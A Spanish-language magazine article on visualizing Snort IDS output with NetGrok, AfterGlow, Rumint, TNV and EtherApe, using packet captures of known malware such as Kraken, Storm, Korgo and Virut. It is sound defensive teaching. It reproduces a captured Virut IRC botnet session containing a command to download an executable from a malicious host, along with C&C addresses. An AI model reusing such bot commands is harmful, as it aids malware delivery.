

Herramientas para Visualizar la Salida de IDS

CUADROS

Detectamos intrusos con estas sencillas herramientas de seguridad. **POR RUSS MCREE**

La inmensa cantidad de datos en bruto que generan los sistemas de detección de intrusos (IDS) saturan a menudo a los especialistas en seguridad, y entre tanto ruido cuesta darse cuenta de los signos que delatan una intrusión. Las herramientas de visualización de seguridad son un medio fácil e intuitivo para poner orden entre tantos datos y sacar a la luz los patrones que puedan indicar una intrusión.

Algunas herramientas de análisis y detección utilizan PCAP, la librería de Captura de Paquetes, para capturar el tráfico. Determinadas aplicaciones compatibles con PCAP son capaces de almacenar los datos recolectados durante una sesión de escucha en un fichero PCAP, que posteriormente puede leerse y analizarse con otras herramientas. Los ficheros PCAP ofrecen un medio práctico para preservar y reproducir los datos de una intrusión.

En este artículo vamos a utilizar PCAP para explorar algunas herramientas populares de visualización de software libre. Para cada escenario, mostraremos cómo aparece el ataque en el sistema de detección de intrusos Snort [1], luego se describirá cómo aparecería el mismo incidente en una aplicación de visualización de seguridad.

También exploraremos las herramientas de visualización NetGrok, AfterGlow, Rumint, TNV y EtherApe. La mayoría de ellas se encuentran disponibles en el Live CD DAVIX [2], un sistema Linux basado en SLAX precargado con varias aplicaciones libres de visualización y análisis.

La forma más fácil de explorar las herramientas de este artículo consiste en descargarse DAVIX. Si prefiere instalarlas por su cuenta en su propio sistema Linux, véase el sitio web del proyecto para obtener más información sobre la instalación.

Los ficheros PCAP descritos pueden encontrarse en la página web de *Linux Magazine* [3].

A lo largo del artículo daremos por supuesto que se tiene un conocimiento básico de las herramientas de detección de intrusos en general y de Snort en particular. Si no tiene conocimientos previos de Snort, puede consultarse el manual del usuario que se encuentra en el sitio web de Snort [4]. También se encuentran disponibles otros excelentes tutoriales de Snort en internet y en las librerías.

Describiré algunas capturas de paquetes que obtuve cuando analizaba varios ejemplos de malware. También utilizaba un capturador de paquetes desde OpenPacket.org, una fuente excelente para diversas capturas, así como dos de EvilFingers.com, otro repositorio de PCAP.

La wiki de NetworkMiner [5], una herramienta de análisis PCAP para Windows, incluye una excelente lista de sitios PCAP. Los PCAPs que se utilizaron fueron leídos por el venerable Snort 2.7 en un sistema Ubuntu 9.04 con *emerging-all.rules* de EmergingThreats.net.

Si va a experimentar con DAVIX, ejecútelos en modo gráfico KDE en

una máquina virtual con un mínimo de 1GB. La asignación de un mínimo de 1GB proporcionará suficiente memoria para asegurarse un buen rendimiento de Snort desde la línea de comandos y suministrará suficiente potencia para las herramientas visuales que devoran recursos.

NetGrok

NetGrok [6] es una herramienta de visualización programada en Java independiente del sistema operativo que lee los ficheros directamente de PCAP y puede escuchar en una interfaz que se encuentre disponible. Específicamente, NetGrok se describe así mismo como "... una excelente herramienta de diagnóstico en tiempo real, proporcionando un rápido entendimiento del tráfico de red y una fácil detección de problemas".

NetGrok es el resultado de un esfuerzo realizado durante el curso de Visualización de Información de la Primavera de




Figura 1: Kraken.pcap en la vista gráfica de NetGrok.

2008 impartido por Ben Shneiderman en la Universidad de Maryland, College Park. El equipo anunció recientemente que NetGrok se incorporará en el Live CD DAVIX.

La herramienta de visualización NetGrok tiene dos dependencias, ambas incluidas en el archivo de descarga, aunque cada una requiere pasos adicionales de instalación. El paquete incluye una antigua versión de *libpcap*, pero se puede optar en un sistema Ubuntu/Debian por *sudo apt-get install libpcap0.8*. NetGrok también requiere *libjpcap*.

Tras descomprimir NetGrok hay que teclear *cd Netgrok/lib/linux*.

En mi sistema, copié los ficheros de *libjpcap* como sigue:

```
sudo cp libjpcap.so
/usr/lib/jvm/java6openjdk/
jre/lib/i386/
sudo cp jpcap.jar
/usr/lib/jvm/java6openjdk/
jre/lib/ext/
```

Probablemente haya que retocar el fichero *groups.ini* que se encuentra en la raíz de NetGrok. En particular, eliminé *wireless* de la referencia *Private1*.

Para probar NetGrok utilicé el PCAP denominado *Kraken.pcap*, que se encuentra en OpenPacket.org, listado en la categoría Malicious [7]. El fichero fue denominado originalmente *12b0c78f05f33fe25e08addc60bd9b7c.pcap* por el hash MD5 del binario que generó el tráfico. Simplifiqué el nombre de modo que coincidiera con el nombre del malware. Kraken es un spam bot; esta variante hace uso del puerto TCP/UDP 447 tanto para comandos como para el control.

Tras copiar *emerging-all.rules* desde *EmergingThreats.net* de Matt Jonkman a mi directorio de reglas de Snort y activarlo en *snort.conf*, ejecuté *kraken.pcap* con Snort como sigue:

```
sudo snort -c
/etc/snort/snort.conf -r
kraken.pcap -l output/kraken
```

Véase el Listado 1 para ver las alertas obtenidas.

Las alertas de Snort muestran claramente una conversación entre la víctima, *192.168.2.5*, y el servidor del control y órdenes, *66.29.87.159*. Con esta informa-

ción, ¿Cómo puede NetGrok proporcionar sus resultados?

Hay que inicializar NetGrok por medio de *java -jar netgrok20080928.jar*. Aparecerá una elegante UI; a continuación se

pulsa *File* y luego *Open PCAP File* y se selecciona *kraken.pcap*. Podrá verse una representación gráfica que coincidirá con los datos generados por Snort (Figura 1).

Listado 1: Kraken.pcap en Snort

```
01 [**] [1:2008105:3] ET TROJAN Bobax/Kraken/Oderoor UDP 447 CnC
Channel Initial Packet Inbound [**]
02 [Classification: A Network Trojan was detected] [Priority: 1]
03 02/22-04:20:53.112408 66.29.87.159:447 -> 192.168.2.5:1052
04 UDP TTL:48 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
05 Len: 24
06 [Xref =>
http://www.emergingthreats.net/cgi-bin/cvsweb.cgi/sigs/VIRUS/TROJAN_
Bobax]
07 [Xref => http://doc.emergingthreats.net/bin/view/Main/OdeRoor]
08
09 [**] [1:2008108:3] ET TROJAN Possible Bobax/Kraken/Oderoor TCP 447
CnC Channel Inbound [**]
10 [Classification: A Network Trojan was detected] [Priority: 1]
11 02/22-04:20:53.806447 66.29.87.159:447 -> 192.168.2.5:1054
12 TCP TTL:48 TOS:0x0 ID:23263 IpLen:20 DgmLen:1500 DF
13 ***A**** Seq: 0xC6815265 Ack: 0x1D12B7D Win: 0x16D0 TcpLen: 20
14 [Xref =>
http://www.emergingthreats.net/cgi-bin/cvsweb.cgi/sigs/VIRUS/TROJAN_
Bobax]
15 [Xref => http://doc.emergingthreats.net/bin/view/Main/OdeRoor]
16
17 [**] [1:2008110:3] ET TROJAN Possible Bobax/Kraken/Oderoor TCP 447
CnC Channel Outbound [**]
18 [Classification: A Network Trojan was detected] [Priority: 1]
19 02/22-04:20:53.810649 192.168.2.5:1054 -> 66.29.87.159:447
20 TCP TTL:128 TOS:0x0 ID:459 IpLen:20 DgmLen:40 DF
21 ***A**** Seq: 0x1D12B7D Ack: 0xC6815DCD Win: 0x4470 TcpLen: 20
22 [Xref =>
http://www.emergingthreats.net/cgi-bin/cvsweb.cgi/sigs/VIRUS/TROJAN_
Bobax]
23 [Xref => http://doc.emergingthreats.net/bin/view/Main/OdeRoor]
24
25 [**] [1:2008103:3] ET TROJAN Bobax/Kraken/Oderoor TCP 447 CnC
Channel Initial Packet Outbound [**]
26 [Classification: A Network Trojan was detected] [Priority: 1]
27 02/22-04:20:54.367395 192.168.2.5:1055 -> 66.29.87.159:447
28 TCP TTL:128 TOS:0x0 ID:475 IpLen:20 DgmLen:64 DF
29 ***AP*** Seq: 0x95E9CBD1 Ack: 0xC63DF5FA Win: 0x4470 TcpLen: 20
30 [Xref =>
http://www.emergingthreats.net/cgi-bin/cvsweb.cgi/sigs/VIRUS/TROJAN_
Bobax]
31 [Xref => http://doc.emergingthreats.net/bin/view/Main/OdeRoor]
```




Figura 2: Camda.pcap en AfterGlow.

Los nodos rojos son nodos que utilizan el mayor ancho de banda, los verdes los que utilizan menos y los blancos son los equipos sin actividad. Los equipos que se encuentran dentro del círculo trazado con línea discontinua son locales y el resto se encuentra fuera de la red local.

Para hacer zoom sobre un nodo, sólo hay que hacer doble clic sobre él; si se pasa por encima del nodo aparecerán los detalles bajo demanda en la interfaz de NetGrok. Si se pasa por encima de un nodo rojo (el nodo que utiliza la mayor parte del ancho de banda) se mostrará su dirección IP, 192.168.2.5. Si se pasa por encima del nodo marrón (el nodo que está en segundo lugar con respecto al consumo de ancho de banda) se mostrará su dirección IP como 66.29.87.159. Los resultados coinciden con la salida de Snort; se puede ver a la víctima, 192.168.2.5, conversando con mayor consistencia con el servidor de control y órdenes, 66.29.87.159.

NetGrok también permite la visualización de vistas TreeMap. Una vista TreeMap, en forma de árbol, es ideal para visualizar grandes ficheros PCAP sin oclusión. (Una nota de interés: Ben Shneiderman, cuya clase UMD creó NetGrok, es el inventor de TreeMap [8]). Utilicé el PCAP *ecard.pcap*, una captura que realicé mientras analizaba el malware Storm. Este malware charla incesantemente con sus pares sobre una conexión UDP cifrada y crea un registro masivo. La alerta producida por Snort se muestra en el Listado 2.

La vista TreeMap generada por NetGrok define dos hechos claros. 192.168.248.105 es nítidamente el más hablador (507043 bytes – denotado por un gran cubo rojo) y se encuentra en la red local, indicado por la gruesa línea negra que lo separa de los equipos externos.

El otro descubrimiento obvio consiste en la gran cantidad de equipos pares con los que el host local conversa en bloques de 106 a 212 bytes.

NetGrok también incluye un mecanismo de filtrado útil para permitir el aislamiento de un equipo por medio de la dirección IP, el ancho de banda y el grado (entrada

vs salida).

AfterGlow

AfterGlow [9], una creación de Applied Security Visualization cuyo autor es Raf-




Figura 3: Korgo.pcap en Rumint's Parallel Coordinate Plot.

fael Marty, es una de las muchas herramientas de visualización incluidas en la distribución DAVIX, donde puede abrirse fácilmente por medio del menú *Visualize*.

Listado 2: ecard.pcap en Snort

```
01 [**] [1:2007701:4] ET TROJAN Storm Worm Encrypted Variant 1 Traffic
(1) [**]
02 [Classification: A Network Trojan was detected] [Priority: 1]
03 05/03-15:07:28.722225 79.115.64.162:22149 -> 192.168.248.105:22724
04 UDP TTL:116 TOS:0x0 ID:28417 IpLen:20 DgmLen:53
05 Len: 25
06 [Xref =>
http://www.emergingthreats.net/cgi-bin/cvsweb.cgi/sigs/VIRUS/TROJAN_
Storm]
07 [Xref => http://doc.emergingthreats.net/2007701]
```

Listado 3: Camda.pcap en Snort

```
01 [**] [1:2000347:7] ET ATTACK RESPONSE IRC - Private message on
non-std port [**]
02 [Classification: A Network Trojan was detected] [Priority: 1]
03 05/03-14:52:09.693897 192.168.248.105:1156 -> 64.32.28.7:5553
04 TCP TTL:128 TOS:0x0 ID:24739 IpLen:20 DgmLen:122 DF
05 ***AP*** Seq: 0xDE571EA6 Ack: 0xA4EB6BC Win: 0xFD92 TcpLen: 20
06 [Xref =>
http://www.emergingthreats.net/cgi-bin/cvsweb.cgi/sigs/ATTACK_RESPON
SE/ATTACK_RESPONSE_Non-Standard_IRC]
07 [Xref => http://doc.emergingthreats.net/bin/view/Main/2000347]
```

Listado 4: Korgo.pcap en Snort

```
01 [**] [1:2001337:7] ET WORM Korgo.P offering executable [**]
02 [Classification: A Network Trojan was detected] [Priority: 1]
03 06/27-19:47:17.324095 210.233.108.48:2710 -> 30.221.239.80:445
04 TCP TTL:128 TOS:0x0 ID:49809 IpLen:20 DgmLen:1500 DF
05 ***A**** Seq: 0xDBBC709A Ack: 0xB6E50743 Win: 0xFDBF TcpLen: 20
06 [Xref =>
http://www.emergingthreats.net/cgi-bin/cvsweb.cgi/sigs/VIRUS/WORM_KO
RGO]
07 [Xref => http://doc.emergingthreats.net/2001337][Xref =>
http://www.f-secure.com/v-descs/korgo_p.shtml]
```




Figura 4: Gtbot.cap en TNV.

La aplicación de visualización AfterGlow toma como entrada ficheros CSV, de modo que habrá que utilizar el script `tcpdump2csv.pl` que se encuentra en `/usr/local/bin/script` en DAVIX. Este script toma las salidas de `tcpdump` y las almacena en ficheros CSV.

La recomendación de uso de AfterGlow incluye normalmente el encauzamiento de todos los pasos en un único comando, pero la conversión `tcpdump-CSV` es más útil para propósitos de representación. He utilizado `camda.pcap`, una captura que obtuve durante el análisis de un ejemplo de IRC Flood.

Los resultados de las alertas de Snort para `camda.pcap` se muestran en el Listado 3.

Para convertir `camda.pcap` a un fichero CSV ejecuté:

```
tcpdump -vtttttnelr camda.pcap | /usr/local/bin/tcpdump2csv.pl "sip dip dport" > camda.csv
```

`tcpdump2csv.pl` permite al usuario seleccionar un número de posibles campos para escribirlos en la salida CSV, incluyendo la marca de tiempo, el destino y la fuente IP, MAC y el puerto, así como el tiempo de vida y otros parámetros. Puede verse el propio script para mayor información.

Encaucé el resultado de `camda.csv` con AfterGlow de la siguiente manera:

```
cat camda.csv | afterglow.pl -c /usr/local/share/afterglow/color.properties -v | dot -Tgif -o camda.gif
```

La Figura 2 incluye el tráfico de la red local esperado pero también acentúa los descubrimientos de Snort referentes al tráfico IRC.

Téngase en cuenta que la dirección IP de la fuente `192.168.248.105` está hablando con la dirección IP de destino `64.32.28.7` en el puerto de destino `5553` (un puerto no estándar para IRC).

AfterGlow genera una salida DOT para utilizarse con GraphViz, y por ello se requiere la herramienta GraphViz para generar la imagen y el mapa de la imagen. GraphViz incluye `dot`, que genera diagramas jerárquicos o de capas, mientras que `neato` y `fdp` realizan “modelos de alambre”, `twopi` crea diagramas radiales y `circo` dibuja diagramas circulares. Un gran ejemplo de una imagen de un modelo de alambre es el generado en la celebración del 4 de julio de 2008 que se encuentra en `secviz.org` [10].

Rumint

Rumint [11] de Greg Conti es una herramienta muy útil de visualización, y una de las que procesa ficheros PCAP sin tener que manipularlos o convertirlos. Utilicé uno de los ficheros PCAP anónimos de EvilFingers para mostrar las capacidades de Rumint; específicamente el fichero `anon_sid_2000032_2000033_5219_2001337.pcap`.

Este ejercicio particular probó su utilidad en dos frentes. Como no dirigí yo mismo el análisis del malware y los ejemplos de EvilFingers son anónimos, me brindó la oportunidad de mostrar el valor de la salida de IDS Snort (particularmente mientras se ejecutan las reglas de Emerging Threats), así como el de la correspondiente visualización.

Una de las alertas de Snort generada desde este PCAP identifica inmediatamente una variante de `Korgo.P` como el culpable. `Korgo`, también conocido como `Padobot`, es un viejo gusano que explota una vulnerabilidad LSASS de Microsoft Windows de 2004. De acuerdo con F-Secure, como se indica en la alerta, el gusano contacta con ordenadores remotos por medio del puerto TCP 445, explota la vulnerabilidad LSASS y se copia a sí mismo al sis-

tema remoto. La alerta de Snort que muestra esta descripción tal cual se presenta en el Listado 4.

Renombré el PCAP `anon_sid_korgo.pcap` y luego ejecuté `rumint`. Para ello, se ejecuta `rumint` desde el menú de DAVIX, se pulsa `File` y luego `Load PCAP Dataset`. Una vez que el PCAP se ha cargado en el búfer, hay que pulsar `View` y escoger una o más de las siete opciones.

Soy partidario de la vista `Parallel Coordinate Plot` con 6 ejes. Para este PCAP configuré los ejes de la siguiente manera: IP Fuente, IP Destino, Puerto TCP Fuente, Puerto TCP Destino, IP ID y TTL. Rumint ofrece un número de opciones adicionales para escoger los ejes de la vista; sea selectivo basándose en el tipo de tráfico.

La Figura 3 aclara inmediatamente la alerta de Snort. Téngase en cuenta cómo cada detalle indicado por la alerta de Snort se evidencia inmediatamente en la `Parallel Coordinate Plot` de `rumint` mientras se lee la trama 22 de PCAP. La dirección IP fuente `210.233.108.48` se conecta con la dirección IP de destino `30.221.239.80` desde el puerto fuente `2710` al puerto de destino `445` (algo común entre el malware que explota el RPC de Microsoft). La alerta de Snort también exhibe un IP ID de `49809` y un tiempo de vida de `128`, ambos indicados claramente en los ejes 5º y 6º de `rumint`.

TNV

TNV [12] o Time-base Network Visualizer está basado en Java y es independiente de la plataforma, acepta también la salida de `libpcap` o desde una interfaz del sistema. John Goodall, de `vizsec.org`, creó TNV como parte de su trabajo de graduación.

Puede usarse TNV desde el menú `Visualize` de DAVIX. Téngase en cuenta que los equipos remotos en la parte izquierda de la interfaz y los equipos locales en la derecha pueden reordenarse.




Figura 5: Virut.pcap en EtherApe - entrando en un canal IRC.

Utilicé una antigua variante de GTBot para generar *gbot.pcap* (Figura 4). El Listado 5 muestra una de las alertas de Snort disparada por el fichero *gbot.pcap*.

TNV es lento a la hora de cargar grandes ficheros PCAP, de modo que hay que tener paciencia. Pero seguro que encontrará los resultados útiles.

La alerta de Snort muestra la dirección IP *84.244.1.30* y el puerto fuente *5050* conectado a *192.168.1.1* y al puerto de destino *1101*. Estos descubrimientos se observan en las tres vistas de TNV, incluyendo el tráfico de entrada específico del puerto (en el panel de la derecha) y *84.244.1.30* conectado a *192.168.1.1* (en el panel principal – ejemplificado por la línea de conexión gruesa y el cuadro) y los Detalles para todas las vistas de paquetes.

Para detectar problemas en ficheros PCAP pequeños, TNV ofrece normalmente una representación gráfica instantánea. No hay que olvidar declarar un rango de direcciones de red locales que coincidan con el espacio de direcciones IP primario encontrado en el PCAP que se vaya a analizar.

EtherApe

EtherApe [13] es otro de los programas que encontramos bajo el menú *Visualize* de DAVIX. EtherApe también carga ficheros PCAP directamente y, como su com-

patriota *rumint*, es capaz de reproducir los ficheros PCAP en tiempo real mientras se muestran los resultados.

De nuevo, utilizando el ejemplo de PCAP descargado desde EvilFingers.com, recibí la alerta mostrada en el Listado 6 desde Snort tras leer *anon_sid_2000345_2003603.pcap*.

Renombré el fichero PCAP a *virut.pcap* para el virus *W32.Virut.A* descubierto en la salida. *W32.Virut.A* inyecta su código a todos los procesos que estén en ejecución, abre una puerta trasera en el puerto *65520* de la máquina comprometida y luego intenta conectarse a servidores IRC.

Leí el fichero *virut.pcap* con EtherApe y los resultados se muestran en la Figura 5. *51.93.245.116* es un equipo comprometido que muestra claramente cómo tiene abierta una puerta trasera en el puerto TCP *65520*. Los datos de sesión desde este PCAP disponibles en EvilFingers también confirman la alerta de Snort de acuerdo con la visualización:

```
NICK vouswcm
USER v020501. . :-Service Pack 2
JOIN &virtu
:* PRIVMSG vouswcm :!get
http://ygyyqtqeyh.kk/
dl/loadadv735.exe
PING :i
PONG :i
JOIN &virtu
```

Conclusión

Una visión mejorada de las amenazas de seguridad nos permite responder de forma más eficaz. Espero que crea ya, que la visualización de los datos de seguridad es un complemento ideal para las salidas obtenidas por Snort IDS.

Si la visualización de los datos de seguridad le despierta el interés, puede considerar la contribución con el proyecto DAVIX. En particular, el líder de DAVIX, Jan Monsch, ha indicado que sería un gran servicio para la comunidad que alguien trabajara en los problemas e integración de las herramientas con DAVIX/Afterglow. Ese gran esfuerzo permitiría la conversión de formatos de datos entre las diferentes herramientas y harían a DAVIX más accesible a un número mayor de usuarios. He sido testigo de esta necesidad. La mayoría de las herramientas de la distribución DAVIX requieren entradas variadas, a veces con formatos propietarios. Las entradas basadas en CSV para todas las herramientas expandirían la audiencia de DAVIX. ■

Listado 5: Gtbot.cap en Snort

```
01 [**] [1:100000272:3] COMMUNITY BOT GTBot ver command [**]
02 [Classification: A Network Trojan was detected] [Priority: 1]
03 10/04-18:25:15.656786 84.244.1.30:5050 -> 192.168.1.1:1101
04 TCP TTL:64 TOS:0x0 ID:53296 IpLen:20 DgmLen:348 DF
05 ***AP*** Seq: 0xCA5E0BB6 Ack: 0xB97E3616 Win: 0x16D0 TcpLen: 20
```

Listado 6: Virut.pcap en Snort

```
01 [**] [1:2003603:3] ET TROJAN W32.Virut.A joining an IRC Channel [**]
02 [Classification: A Network Trojan was detected] [Priority: 1]
03 05/30-23:12:53.343816 210.233.108.48:1048 -> 51.93.245.116:65520
04 TCP TTL:128 TOS:0x0 ID:3686 IpLen:20 DgmLen:67 DF
05 ***AP*** Seq: 0x9A24EA7C Ack: 0x55A62BF6 Win: 0xFFFF TcpLen: 20
06 [Xref =>
http://www.emergingthreats.net/cgi-bin/cvsweb.cgi/signs/VIRUS/TROJAN_Virut]
07 [Xref => http://doc.emergingthreats.net/2003603][Xref =>
http://www.bitcrank.net]
```

RECURSOS

- [1] Snort: <http://www.snort.org/>
- [2] DAVIX: <http://davix.secviz.org>
- [3] Ficheros PCAP para este artículo: http://www.linux-magazine.com/resources/article_code
- [4] Manual de usuario de Snort: <http://www.snort.org/docs>
- [5] Network Miner: <http://networkminer.wiki.sourceforge.net/Publicly+available+PCAP+files>
- [6] NetGrok: <http://www.cs.umd.edu/projects/netgrok/>
- [7] OpenPacket.org Capture Repository: https://www.openpacket.org/capture/by_category?category=Malicious
- [8] TreeMap: <http://www.cs.umd.edu/hcil/treemap-history/>
- [9] AfterGlow: <http://afterglow.sourceforge.net/>
- [10] Visualized Storm Fireworks for Your 4th of July: <http://secviz.org/content/visualized-storm-fireworks-your-4th-july>
- [11] Rumint: <http://www.rumint.org/>
- [12] TNV: <http://tnv.sourceforge.net/>
- [13] EtherApe: <http://etherape.sourceforge.net/>